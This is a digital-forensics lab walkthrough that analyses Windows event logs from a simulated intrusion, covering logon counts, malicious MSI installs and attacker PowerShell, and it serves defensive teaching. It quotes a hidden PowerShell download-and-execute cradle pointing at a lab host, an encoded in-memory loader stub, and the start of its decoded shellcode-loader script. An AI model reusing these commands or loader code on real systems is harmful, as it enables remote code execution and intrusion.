

Windows Event Logging

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Exercise Description

After a cyber security at ACME Corporation, your team has been tasked with the incident response. It is your job to determine attacker actions, such as lateral movement and and remediation from logs.

The event logs from two machines were collected. The collections can be found under 'Resources'.

Your Task

Your job is to detect all indications and proof of suspicious or attacker actions in the Event Logs.

Answer the following questions:

Client1

- When was the client1 computer last started?
- List what users logged into how many times?
 - Who is the user with most logins?
 - Who is the user with the least logins?
 - Where do remote logins come from?
 - What other types of logons were observed?
- A malicious program was installed multiple times using MSIInstaller.
 - Can you find the program name and manufacturer that provided?
 - What time was the program first installed?
 - What time was it last installed?
 - Was the installation successful?
 - What User ID (SID) was used to install the malicious program?
 - What is the path of the MSI file used for the installation?
- At the time of the last malicious program installation, several malicious PowerShell commands were executed.
 - What were the PowerShell commands executed?
 - Under what user were the commands executed?
 - Describe what the commands do?
 - What IoC is found in the commands?
 - Can the IoC be found in any other (non-PowerShell) event?
 - Is there any other suspicious PowerShell?
 - What time do the occurrences start?
- Is there any indication on lateral movement originating from client1 (client1 = source)?
 - What is found?
 - What user account is used for the lateral movement?
 - Lateral movement to what systems?

- Detect indicators of the detected lateral movement?
 - What was a host machine name and IP used by the attacker?
- What type of lateral movement was performed?
 - Determine the name of a newly installed service?
- Is there more suspicious PowerShell?
 - Decode the encoded commands

Please document the analysis as well the results in your report. This includes tool input command line as well as important output.

C1: Parsing

First step is to parse the event logs with a tool like EvtxECmd of Eric Zimmermann (<https://ericzimmerman.github.io/#!index.md>).

We are parsing the full event log directory of every machine, as it allows to tie together all event logs into a single CSV file:

```
.\EvtxECmd.exe -d
'E:\EventLogExercise\Kape_EventLogs_client1\C\Windows\System32\winevt\Logs' --csv
'E:\EventLogExercise\Kape_EventLogs_client1\'
EvtxECmd version 1.5.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/evtx

...

Processed 121 files in 17,2262 seconds
```

This leads to a CSV File, such as `<time>_EvtxECmd_Output.csv` with all event logs either per machine or even for all obtained event logs into a single file:

The CSV may be opened with a tool, such as Timeline Explorer by Eric Zimmermann (<https://ericzimmerman.github.io/#!index.md>).

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	Line	Tag	Record Number	Event Record Id	Time Created	Event Id	Level	Provider	Channel
▼	=	<input type="checkbox"/>	=	=	=	=	Info	Info	Info
▶	1	<input type="checkbox"/>	114	114	2023-05-05 13...	1013	Info	Microsoft-Windows-Search	Application
	2	<input type="checkbox"/>	115	115	2023-05-05 13...	1003	Info	Microsoft-Windows-Search	Application
	3	<input type="checkbox"/>	116	116	2023-05-05 13...	0	Info	edgeupdate	Application

One of the most notable features of EvtxECmd is, that all events are categorized and accordingly tagged in a so called `Map Description`. Therefore, it is possible to find events by their human readable description, such as for example "OS was started", "Successful logon", "A program was installed", "Application Crash" or "A new service was installed in the system".

C1: Startup Time

To find out when the computer was started, look into the parsed Events and Search for "System was started" in the **Map Description** column:

Map Description	Payload Data1	Payload Data2
System was started		
Windows System was started	BootStartTime: 2023-05-05 13:20:24.6115996	BootEndTime: 2023-05-05 13:22:47.1053577
Windows System was started	BootStartTime: 2023-05-05 13:36:27.5968639	BootEndTime: 2023-05-05 13:38:29.1700443
Windows System was started	BootStartTime: 2023-05-05 13:40:49.5841681	BootEndTime: 2023-05-05 13:42:47.3260639
Windows System was started	BootStartTime: 2023-05-31 06:03:52.6188613	BootEndTime: 2023-05-31 06:10:11.4471177

Event ID 100\
Time Created: 2023-05-31 06:10:31\
BootStartTime: 2023-05-31 06:03:52.6188613\
BootEndTime: 2023-05-31 06:10:11.4471177

Alternatively, an event correlated to the startup, such as Event ID 6005 may be found.

Event ID 6005\
Time Created: 2023-05-31 06:06:26:3408831

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	Line	Tag	Record Number	Event Record Id	Time Created	Event Id	Level	Provider
	=	<input type="checkbox"/>	=	=	=	= 6005	<input type="checkbox"/>	<input type="checkbox"/>
▶	95601	<input type="checkbox"/>	393	393	2023-05-31 06:06:26:3408831	6005	Info	EventLog
	95856	<input type="checkbox"/>	648	648	2023-05-31 07:11:33:7741856	6005	Info	EventLog
	96040	<input type="checkbox"/>	832	832	2023-06-29 09:28:57:1529910	6005	Info	EventLog

C1: Logon Analysis

In the obtained CSV file, the logons may be detected by looking for the according Event ID 4624. This event is usually searched for when analyzing the **destination** system of a lateral movement.

SEE ALSO THE SANS HUNT EVIL (BLUE) POSTER <https://www.sans.org/posters/hunt-evil/>

Timeline Explorer allows for filtering of the event id:

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	Line	Tag	Record Number	Event Record Id	Time Created	Event Id
▼	=	■	=	=	=	= 4624
	64399	□	63380	63380	2023-06-30 04...	4624
	64404	□	63385	63385	2023-06-30 04...	4624
	64407	□	63388	63388	2023-06-30 04...	4624
	64409	□	63390	63390	2023-06-30 04...	4624
	64411	□	63392	63392	2023-06-30 04...	4624
	64413	□	63394	63394	2023-06-30 04...	4624
	64418	□	63399	63399	2023-06-30 04...	4624
	64420	□	63401	63401	2023-06-30 04...	4624
	64422	□	63403	63403	2023-06-30 04...	4624
	64424	□	63405	63405	2023-06-30 04...	4624
	64428	□	63409	63409	2023-06-30 04...	4624

× ☒ Event Id = 4624

After that, it is possible to group by the target of the logon by right clicking on the desired column and selecting **Group By This Column**:

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		Payload Data1
▼	■	
▶		Target: NT AUTHORITY\ANONYMOUS LOGON
		Target: NT AUTHORITY\ANONYMOUS LOGON
		Target: CHILD.TESTLAB.LOCAL\aalfort
		Target: CHILD.TESTLAB.LOCAL\aalfort

Sort Ascending

Sort Descending

Group By This Column

Hide Group By Box

Hide This Column

The result:

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Payload Data1 ▲

Line	Tag	Record Number	Event Record Id	Time Created	Event Id ▼
▼ =	■	=	=	=	= 4624
▶ Payload Data1: Target: CHILD.TESTLAB.LOCAL\aalfort (Count: 5.136)					
▶ Payload Data1: Target: CHILD.TESTLAB.LOCAL\CLIENT1\$ (Count: 15)					
▶ Payload Data1: Target: child\aalfort (Count: 1.284)					
▶ Payload Data1: Target: child\tmassie (Count: 12)					
▶ Payload Data1: Target: Font Driver Host\UMFD-3 (Count: 1)					
▶ Payload Data1: Target: NT AUTHORITY\ANONYMOUS LOGON (Count: 5.159)					
▶ Payload Data1: Target: NT AUTHORITY\SYSTEM (Count: 36)					
▶ Payload Data1: Target: Window Manager\DWM-3 (Count: 2)					

To find according logon types, a further grouping on Payload Data2 can be performed.

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Payload Data1 ▲

Payload Data2 ▲

Line	Tag	Record Number	Event Record Id	Time Created
▼ =	■	=	=	=
▼ Payload Data1: Target: CHILD.TESTLAB.LOCAL\aalfort (Count: 5.136)				
▶ Payload Data2: LogonType 3 (Count: 5.136)				
▼ Payload Data1: Target: CHILD.TESTLAB.LOCAL\CLIENT1\$ (Count: 15)				
▶ Payload Data2: LogonType 3 (Count: 15)				
▼ Payload Data1: Target: child\aalfort (Count: 1.284)				
▶ Payload Data2: LogonType 5 (Count: 1.284)				
▶ ▼ Payload Data1: Target: child\tmassie (Count: 12)				
▶ ▶ Payload Data2: LogonType 10 (Count: 1)				
▶ ▶ Payload Data2: LogonType 3 (Count: 1)				
▶ ▶ Payload Data2: LogonType 9 (Count: 10)				

To obtain the remote hosts, the table can be further grouped:

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Payload Data1 ▲

Payload Data2 ▲

Remote Host ▲

	Line	Tag	Record Number	Event Record Id	Time Created
▼	=	■	=	=	=
▼	Payload Data1: Target: CHILD.TESTLAB.LOCAL\aalfort (Count: 5.136)				
	▼	Payload Data2: LogonType 3 (Count: 5.136)			
▶		▶	Remote Host: - (10.0.1.254) (Count: 5.136)		
	▶	Payload Data1: Target: CHILD.TESTLAB.LOCAL\CLIENT1\$ (Count: 15)			
▼	Payload Data1: Target: child\aalfort (Count: 1.284)				
	▼	Payload Data2: LogonType 5 (Count: 1.284)			
		▶	Remote Host: client1 (-) (Count: 1.284)		
▼	Payload Data1: Target: child\tmassie (Count: 12)				
	▼	Payload Data2: LogonType 10 (Count: 1)			
		▶	Remote Host: client1 (10.0.1.9) (Count: 1)		
	▼	Payload Data2: LogonType 3 (Count: 1)			
		▶	Remote Host: guacamole (10.0.1.9) (Count: 1)		
	▼	Payload Data2: LogonType 9 (Count: 10)			
		▶	Remote Host: - (:::1) (Count: 10)		

Event Id = 4624

- Who is the user with most logins?
 - aalfort
 - aalfort does seem to do PSEXEC like service logins regularly since the beginning of the event log.
- Who is the user with the least logins?
 - tmassie (of the real user accounts)
- Where do remote logins come from?
 - 10.0.1.9 = Client1 (local computer) and guacamole (belongs to Lab and can be ignored for the future)
 - 10.0.1.254 = MgmtClient (belongs to Lab and can be ignored for the future)
- What other types of logons were observed?
 - Network


- Service
- NewCredentials
- RDP

Usually the observed PSexec (service) logins would be an indicator of a lateral movement on the **destination** computer. However, in this case this is seen from MgmgtClient, which is out of scope for the lab. No other suspicious remote logins are seen.

C1: Automatic Logon Analysis

A tool for automatic event log analysis is Hayabusa (<https://github.com/Yamato-Security/hayabusa>). It can be used to automatically generate a **logon-summary**:

```
PS> .\hayabusa-2.6.0-win-x64.exe logon-summary -d
"E:\EventLogExercise\Kape_EventLogs_client1" -o
"E:\EventLogExercise\Kape_EventLogs_client1\hayabusa_logon_summary"
```



by Yamato Security

Generating Logon Summary

Start time: 2023/07/03 11:14

Total event log files: 165

Total file size: 120.5 MB

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[=====]
=====] 100.00 %

Total Event Records: 221218

First Timestamp: 2023-05-05 15:17:13.667 +02:00

Last Timestamp: 2023-06-30 09:15:28.665 +02:00

No logon failed events were detected.

Scanning finished. Please wait while the results are being saved.

Successful logon results:

E:\EventLogExercise\Kape_EventLogs_client1\hayabusa_logon_summary-successful.csv
(790 B)

Failed logon results:

E:\EventLogExercise\Kape_EventLogs_client1\hayabusa_logon_summary-failed.csv (83
B)

Elapsed time: 00:00:03.432

As a result, a CSV is generated. The CSV may be opened with a tool, such as Timeline Explorer by Eric Zimmermann (<https://ericzimmerman.github.io/#!index.md>).


Line	Tag	Successful	Target Account	Target Computer	Logon Type	Source Computer	Source IP Address
=							
1		5159	ANONYMOUS LOGON	client1.child.testlab.local	3 - Network	MgmtClient	10.0.1.254
2		5136	aalfort	client1.child.testlab.local	3 - Network	-	10.0.1.254
3		1284	aalfort	client1.child.testlab.local	5 - Service	client1	-
4		36	SYSTEM	client1.child.testlab.local	5 - Service	-	-
5		14	CLIENT1\$	client1.child.testlab.local	3 - Network	-	:::1
6		10	tmassie	client1.child.testlab.local	9 - NewInteractive	-	:::1
7		2	DWM-3	client1.child.testlab.local	2 - Interactive	-	-
8		1	UMFD-3	client1.child.testlab.local	2 - Interactive	-	-
9		1	tmassie	client1.child.testlab.local	3 - Network	guacamole	10.0.1.9
10		1	tmassie	client1.child.testlab.local	10 - RemoteInteractive	client1	10.0.1.9
11		1	CLIENT1\$	client1.child.testlab.local	3 - Network	-	-

C1: Malicious Program Installed

A malicious program was installed multiple times using MSIInstaller.

Timeline Explorer allows to group the events parsed by EvtxECmd by **Map Description**. The the Map Description Categories are "A program was installed" or "Installer Started".

A filter is set in Timeline Explorer for the descriptions above.



The result is reviewed:

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Enter text to search... Find

	Time Created	Event Id	Level	Provider	Channel	Executable Info
▼	=	=	🚩	🚩	🚩	🚩
▶	2023-05-31 07:11:43:6384313	1040	Info	MsiInstaller	Application	{97e2ca7b-b657-4ff7-a6db-30ecc73e1e28}
▶	2023-05-31 07:13:43:7784658	1040	Info	MsiInstaller	Application	C:\temp\tools\python\python-2.7.15.msi
▶	2023-05-31 07:13:57:5462951	1033	Info	MsiInstaller	Application	
▶	2023-06-29 13:37:48:9018380	1040	Info	MsiInstaller	Application	c:\users\tmassie\beacon.msi
▶	2023-06-29 13:56:39:6769302	1033	Info	MsiInstaller	Application	
▶	2023-06-29 15:43:29:4352538	1040	Info	MsiInstaller	Application	c:\users\tmassie\beacon.msi
▶	2023-06-29 15:44:33:1392327	1033	Info	MsiInstaller	Application	
▶	2023-06-29 15:46:13:9522332	1040	Info	MsiInstaller	Application	c:\users\tmassie\beacon2.msi
▶	2023-06-30 06:21:06:4511731	1033	Info	MsiInstaller	Application	
▶	2023-06-30 07:10:30:9923259	1040	Info	MsiInstaller	Application	c:\users\tmassie\beacon33.msi
▶	2023-06-30 07:10:45:9455966	1033	Info	MsiInstaller	Application	

The according event discloses the time and user SID as well as Name and Manufacturer the attacker has provided for the program.

```
Name, Version, Lang, Status, Manufacturer: FooBar 1.0, 1.0.0, 1033, 1603, Acme Ltd., (NULL)

2023-06-29 13:37:48 "c:\\users\\tmassie\\beacon.msi"
2023-06-29 15:46:13 "c:\\users\\tmassie\\beacon2.msi"
2023-06-30 07:10:30 "c:\\users\\tmassie\\beacon33.msi"
```

C1: Malicious PowerShell

At the last time of the execution of the malicious program, a malicious PowerShell script can be found.

Filtering for "MsiInstaller" in the Provider and finding the last "Installer Started" Event ID 1040. At the time of the start, several PowerShell statements are executed.

A trick is to mark a line in Timeline Explorer:

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Drag a column header here to group by that column

Enter text to search...

	Time Created	Event Id	Level	Provider	Channel	Executable Info
▼	=	=	🚩	🚩	🚩	🚩
▶	2023-05-31 07:11:43:6384313	1040	Info	MsiInstaller	Application	{97e2ca7b-b657-4ff7-a6db-30ecc73e1e28}
▶	2023-05-31 07:13:43:7784658	1040	Info	MsiInstaller	Application	C:\temp\tools\python\python-2.7.15.msi
▶	2023-06-29 13:37:48:9018380	1040	Info	MsiInstaller	Application	c:\users\tmassie\beacon.msi
▶	2023-06-29 15:43:29:4352538	1040	Info	MsiInstaller	Application	c:\users\tmassie\beacon.msi
▶	2023-06-29 15:46:13:9522332	1040	Info	MsiInstaller	Application	c:\users\tmassie\beacon2.msi
▶	2023-06-30 07:10:30:9923259	1040	Info	MsiInstaller	Application	c:\users\tmassie\beacon33.msi

When editing filters, the line stays highlighted and in focus. Applying Filter

```
Contains([Map Description], 'program was installed') Or Contains([Provider], 'Powershell')
```

Looking trough PayloadData1 to see the executed scripts. In the following screenshot PayloadData1 was grouped to not show multiple invocations of the same PowerShell statement.

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Payload Data 1
Enter text to search...
Find

Line	Tag	Record ...	Event ...	Time Created	Event Id	Level	Provider	Channel	Executable Info
T	=		=	2023-06-30 00:00:00:0000000	=	Info	Info	Info	Info
> Payload Data1: (Count: 2.635)									
> Payload Data1: HostApplication=c:\windows\syswow64\windowspowershell\v1.0\powershell.exe -Version 5.1 -s -NoLogo -NoProfile (Count: 7)									
> Payload Data1: HostApplication=powershell.exe -Command Start-Sleep -s 15; Write-Output (Get-Date -Format dd_MM_yyyy-HH_mm_ss) > C:\Users\aalfort\Documents\l									
> Payload Data1: HostApplication=powershell.exe -ExecutionPolicy Restricted -Command \$Res = 0; \$Infs = Get-Item -Path (\$env:WinDir + '\inf*.inf'); foreach (\$									
> Payload Data1: HostApplication=powershell.exe -ExecutionPolicy Restricted -Command Write-Host 'Final result: 1'; (Count: 8)									
> Payload Data1: HostApplication=powershell.exe -nop -w hidden -c IEX ((new-object net.webclient).downloadstring('http://10.0.1.15:80/a')) (Count: 7)									
109161		24076	24076	2023-06-30 07:10:31:3985780	400	Info	PowerShell	Windows PowerShell	
109160		24075	24075	2023-06-30 07:10:31:3985780	600	Info	PowerShell	Windows PowerShell	
109159		24074	24074	2023-06-30 07:10:31:3985780	600	Info	PowerShell	Windows PowerShell	
109158		24073	24073	2023-06-30 07:10:31:3985780	600	Info	PowerShell	Windows PowerShell	
109157		24072	24072	2023-06-30 07:10:31:3985780	600	Info	PowerShell	Windows PowerShell	
109156		24071	24071	2023-06-30 07:10:31:3985780	600	Info	PowerShell	Windows PowerShell	
109155		24070	24070	2023-06-30 07:10:31:3985780	600	Info	PowerShell	Windows PowerShell	
> Payload Data1: Name, Version, Lang, Status, Manufacturer: Foobar 1.0, 1.0.0, 1033, 1603, Acme Ltd., (NULL) (Count: 2)									
> Payload Data1: Path: (Count: 67)									

Time Created = 2023-06-30 00:00:00:0000000 And Map Description Contains program was installed Or Provider Contains Powershell

Time Created

2023-06-30 07:10:31

Payload Data1

```
HostApplication=powershell.exe -nop -w hidden -c IEX ((new-object net.webclient).downloadstring('http://10.0.1.15:80/a'))
```

Immediately after the execution, there is more suspicious PowerShell:

Time Created	Event...	Level	Provider	Channel	Payload Data1	Payload Data2
=	=	0:	0:	0:	0:	0:
2023-06-30 07:10:31:3985780	600	Info	PowerShell	Windows PowerShell	HostApplication=powershell.exe -nop -w hidden -c IEX ((new-o...	HostName=ConsoleHost
2023-06-30 07:10:31:3985780	600	Info	PowerShell	Windows PowerShell	HostApplication=powershell.exe -nop -w hidden -c IEX ((new-o...	HostName=ConsoleHost
2023-06-30 07:10:31:3985780	600	Info	PowerShell	Windows PowerShell	HostApplication=powershell.exe -nop -w hidden -c IEX ((new-o...	HostName=ConsoleHost
2023-06-30 07:10:31:3985780	600	Info	PowerShell	Windows PowerShell	HostApplication=powershell.exe -nop -w hidden -c IEX ((new-o...	HostName=ConsoleHost
2023-06-30 07:10:31:3985780	600	Info	PowerShell	Windows PowerShell	HostApplication=powershell.exe -nop -w hidden -c IEX ((new-o...	HostName=ConsoleHost
2023-06-30 07:10:31:3985780	600	Info	PowerShell	Windows PowerShell	HostApplication=powershell.exe -nop -w hidden -c IEX ((new-o...	HostName=ConsoleHost
2023-06-30 07:10:31:3985780	400	Info	PowerShell	Windows PowerShell	HostApplication=powershell.exe -nop -w hidden -c IEX ((new-o...	HostName=ConsoleHost
2023-06-30 07:10:31:4114347	40962	Info	Microsoft-Wind...	Microsoft-Windows...		
2023-06-30 07:10:31:5174058	4104	Warning	Microsoft-Wind...	Microsoft-Windows...	Path:	ScriptBlockText: \$s=New-Object IO.Mem...
2023-06-30 07:10:31:5174485	4104	Warning	Microsoft-Wind...	Microsoft-Windows...	Path:	ScriptBlockText: iGARQNYEwfODL5cO68...
2023-06-30 07:10:31:5174940	4104	Warning	Microsoft-Wind...	Microsoft-Windows...	Path:	ScriptBlockText: UfLOJN67u5je9CE36UJ/8...
2023-06-30 07:10:31:5175360	4104	Warning	Microsoft-Wind...	Microsoft-Windows...	Path:	ScriptBlockText: o5w9UmPgoF5Z+SsWUqkE...
2023-06-30 07:10:31:5175892	4104	Warning	Microsoft-Wind...	Microsoft-Windows...	Path:	ScriptBlockText: 8uCs735eGgo1ee0dceiv...
2023-06-30 07:10:31:5176240	4104	Warning	Microsoft-Wind...	Microsoft-Windows...	Path:	ScriptBlockText: j+Hd7iCSrNF08eavdh3KI...
2023-06-30 07:10:31:5176642	4104	Warning	Microsoft-Wind...	Microsoft-Windows...	Path:	ScriptBlockText: JfGx3n5vbu4yG0cKZtVg...
2023-06-30 07:10:31:5176976	4104	Warning	Microsoft-Wind...	Microsoft-Windows...	Path:	ScriptBlockText: SqZ4wB96c6KBwzLX+OXx...
2023-06-30 07:10:31:5177359	4104	Warning	Microsoft-Wind...	Microsoft-Windows...	Path:	ScriptBlockText: 4eDtGrdIU8dMIFiZ0Chm...
2023-06-30 07:10:31:5177739	4104	Warning	Microsoft-Wind...	Microsoft-Windows...	Path:	ScriptBlockText: gzHuhqHsCJX5xjftFIT...
2023-06-30 07:10:31:5178090	4104	Warning	Microsoft-Wind...	Microsoft-Windows...	Path:	ScriptBlockText: rnhCg+hFfIE+3+JQd5IM...
2023-06-30 07:10:31:5178412	4104	Warning	Microsoft-Wind...	Microsoft-Windows...	Path:	ScriptBlockText: CLJbK/vV8Ep318455eS1...
2023-06-30 07:10:31:5178767	4104	Warning	Microsoft-Wind...	Microsoft-Windows...	Path:	ScriptBlockText: UmIaVqLPp9FKD6e2B1JY...
2023-06-30 07:10:31:5179094	4104	Warning	Microsoft-Wind...	Microsoft-Windows...	Path:	ScriptBlockText: xAR7b0BM60D/nK2KHr7...
2023-06-30 07:10:31:5179449	4104	Warning	Microsoft-Wind...	Microsoft-Windows...	Path:	ScriptBlockText: kLH+013+GBfKBtpiJxV...
2023-06-30 07:10:31:5179783	4104	Warning	Microsoft-Wind...	Microsoft-Windows...	Path:	ScriptBlockText: +H22e/W4/WVfmp5CEvg+
2023-06-30 07:10:31:5180142	4104	Warning	Microsoft-Wind...	Microsoft-Windows...	Path:	ScriptBlockText: TiKvN61e7ArZ+wb5G5yp...
2023-06-30 07:10:31:5180354	4104	Warning	Microsoft-Wind...	Microsoft-Windows...	Path:	ScriptBlockText: Qfco05cGjVW12c0FlvO...
2023-06-30 07:10:31:5552666	4104	Warning	Microsoft-Wind...	Microsoft-Windows...	Path:	ScriptBlockText: Set-StrictMode -Ver...

Extracting the first few blocks of PowerShell:

```
$s=New-Object  
IO.MemoryStream([Convert]::FromBase64String("H4sIA[...CUT...]KBusEAA=="));
```

```
IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,
[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
```

The above executes another PowerShell.

The user executing these statements is found before the execution in a series of logon events (4624 and 4672) as well as in the User ID of the PowerShell Events for the start.

Line	Tag	Record	Event	Time Created	Event	Level	Provider	Channel	User Name	Payload Data1	Payload Data2
109161		24076	24076	2023-06-30 07:10:31:3985780	400	Info	PowerShell	Windows PowerShell		HostApplication=powersh...	HostName=Cons...
71466		70447	70447	2023-06-30 07:10:30:9310110	4672	LogAlways	Microsoft-Wind...	Security	NT AUTHORITY\SYSTEM (S-1-5-18)	PrivilegeList: SeAssign...	LogonId: 0x3E...
71465		70446	70446	2023-06-30 07:10:30:9310047	4624	LogAlways	Microsoft-Wind...	Security	child\client1\$	Target: NT AUTHORITY\SY...	LogonType 5
71464		70445	70445	2023-06-30 07:10:30:9112390	4672	LogAlways	Microsoft-Wind...	Security	NT AUTHORITY\SYSTEM (S-1-5-18)	PrivilegeList: SeAssign...	LogonId: 0x3E...
71463		70444	70444	2023-06-30 07:10:30:9112328	4624	LogAlways	Microsoft-Wind...	Security	child\client1\$	Target: NT AUTHORITY\SY...	LogonType 5
71462		70443	70443	2023-06-30 07:10:30:7740702	4624	LogAlways	Microsoft-Wind...	Security	child\tmassie	Target: child\tmassie	LogonType 9
71460		70441	70441	2023-06-30 07:10:25:8499183	4624	LogAlways	Microsoft-Wind...	Security	-\-	Target: NT AUTHORITY\AN...	LogonType 3
71458		70439	70439	2023-06-30 07:10:25:8466789	4624	LogAlways	Microsoft-Wind...	Security	-\-	Target: NT AUTHORITY\AN...	LogonType 3
71456		70437	70437	2023-06-30 07:10:25:8154545	4624	LogAlways	Microsoft-Wind...	Security	-\-	Target: NT AUTHORITY\AN...	LogonType 3
71454		70435	70435	2023-06-30 07:10:25:8119715	4624	LogAlways	Microsoft-Wind...	Security	-\-	Target: NT AUTHORITY\AN...	LogonType 3
109154		24069	24069	2023-06-30 07:10:25:1328996	400	Info	PowerShell	Windows PowerShell		HostApplication=powersh...	HostName=Cons...
109147		24062	24062	2023-06-30 07:10:25:0860243	400	Info	PowerShell	Windows PowerShell		HostApplication=powersh...	HostName=Cons...
71453		70434	70434	2023-06-30 07:10:24:9132620	4672	LogAlways	Microsoft-Wind...	Security	child\aalfort (S-1-5-21-13459...	PrivilegeList: SeSecuri...	LogonId: 0x27...
71452		70433	70433	2023-06-30 07:10:24:9132565	4624	LogAlways	Microsoft-Wind...	Security	child\client1\$	Target: child\aalfort	LogonType 5
71450		70431	70431	2023-06-30 07:10:24:9123887	4672	LogAlways	Microsoft-Wind...	Security	child\aalfort (S-1-5-21-13459...	PrivilegeList: SeSecuri...	LogonId: 0x27...
71449		70430	70430	2023-06-30 07:10:24:9123829	4624	LogAlways	Microsoft-Wind...	Security	child\client1\$	Target: child\aalfort	LogonType 5
71445		70426	70426	2023-06-30 07:10:04:8301439	4624	LogAlways	Microsoft-Wind...	Security	-\-	Target: NT AUTHORITY\AN...	LogonType 3
71443		70424	70424	2023-06-30 07:10:04:7101652	4624	LogAlways	Microsoft-Wind...	Security	-\-	Target: NT AUTHORITY\AN...	LogonType 3
71441		70422	70422	2023-06-30 07:10:04:7056472	4624	LogAlways	Microsoft-Wind...	Security	-\-	Target: NT AUTHORITY\AN...	LogonType 3
71437		70418	70418	2023-06-30 07:10:03:8169602	4624	LogAlways	Microsoft-Wind...	Security	-\-	Target: CHILD.TESTLAB.L...	LogonType 3
71436		70417	70417	2023-06-30 07:10:03:8168643	4672	LogAlways	Microsoft-Wind...	Security	child\aalfort (S-1-5-21-13459...	PrivilegeList: SeSecuri...	LogonId: 0x27...
71435		70416	70416	2023-06-30 07:10:03:8166434	4624	LogAlways	Microsoft-Wind...	Security	-\-	Target: CHILD.TESTLAB.L...	LogonType 3
71434		70415	70415	2023-06-30 07:10:03:8165307	4672	LogAlways	Microsoft-Wind...	Security	child\aalfort (S-1-5-21-13459...	PrivilegeList: SeSecuri...	LogonId: 0x27...
71433		70414	70414	2023-06-30 07:10:03:8164180	4624	LogAlways	Microsoft-Wind...	Security	-\-	Target: CHILD.TESTLAB.L...	LogonType 3
71432		70413	70413	2023-06-30 07:10:03:8162347	4672	LogAlways	Microsoft-Wind...	Security	child\aalfort (S-1-5-21-13459...	PrivilegeList: SeSecuri...	LogonId: 0x27...
71431		70412	70412	2023-06-30 07:10:03:8098120	4624	LogAlways	Microsoft-Wind...	Security	-\-	Target: CHILD.TESTLAB.L...	LogonType 3

- What were the PowerShell commands executed?
 - powershell.exe -nop -w hidden -c IEX ((new-object net.webclient).downloadstring('http://10.0.1.15:80/a'))
- Under what user were the commands executed?
 - Most likely one of the users logging in just before "
- Describe what the commands do?
 - Executing a downloaded script from another host's webserver and executed it.
- What IoC is found in the commands?
 - http://10.0.1.15:80/a
- Can the IoC be found in any other (non-PowerShell) event?
 - Not from the event log

C1: OPTIONAL: Analysis of the PowerShell

The Base64 encoded part of above PowerShell can be decoded in Cyberchef using the following recipe:

[https://gchq.github.io/CyberChef/#recipe=From_Base64\('A-Za-z0-9%2B/%3D',true,false\)Gunzip\(\)](https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,false)Gunzip())

Result of the extraction:

```
Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() |
```

```

Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\')
[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]]
@('System.Runtime.InteropServices.HandleRef', 'string'))
    return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef]
(New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null,
@($var_module)))), $var_procedure))
}

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )

    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-
Object System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemory
Module', $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass,
AutoClass', [System.MulticastDelegate])
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public',
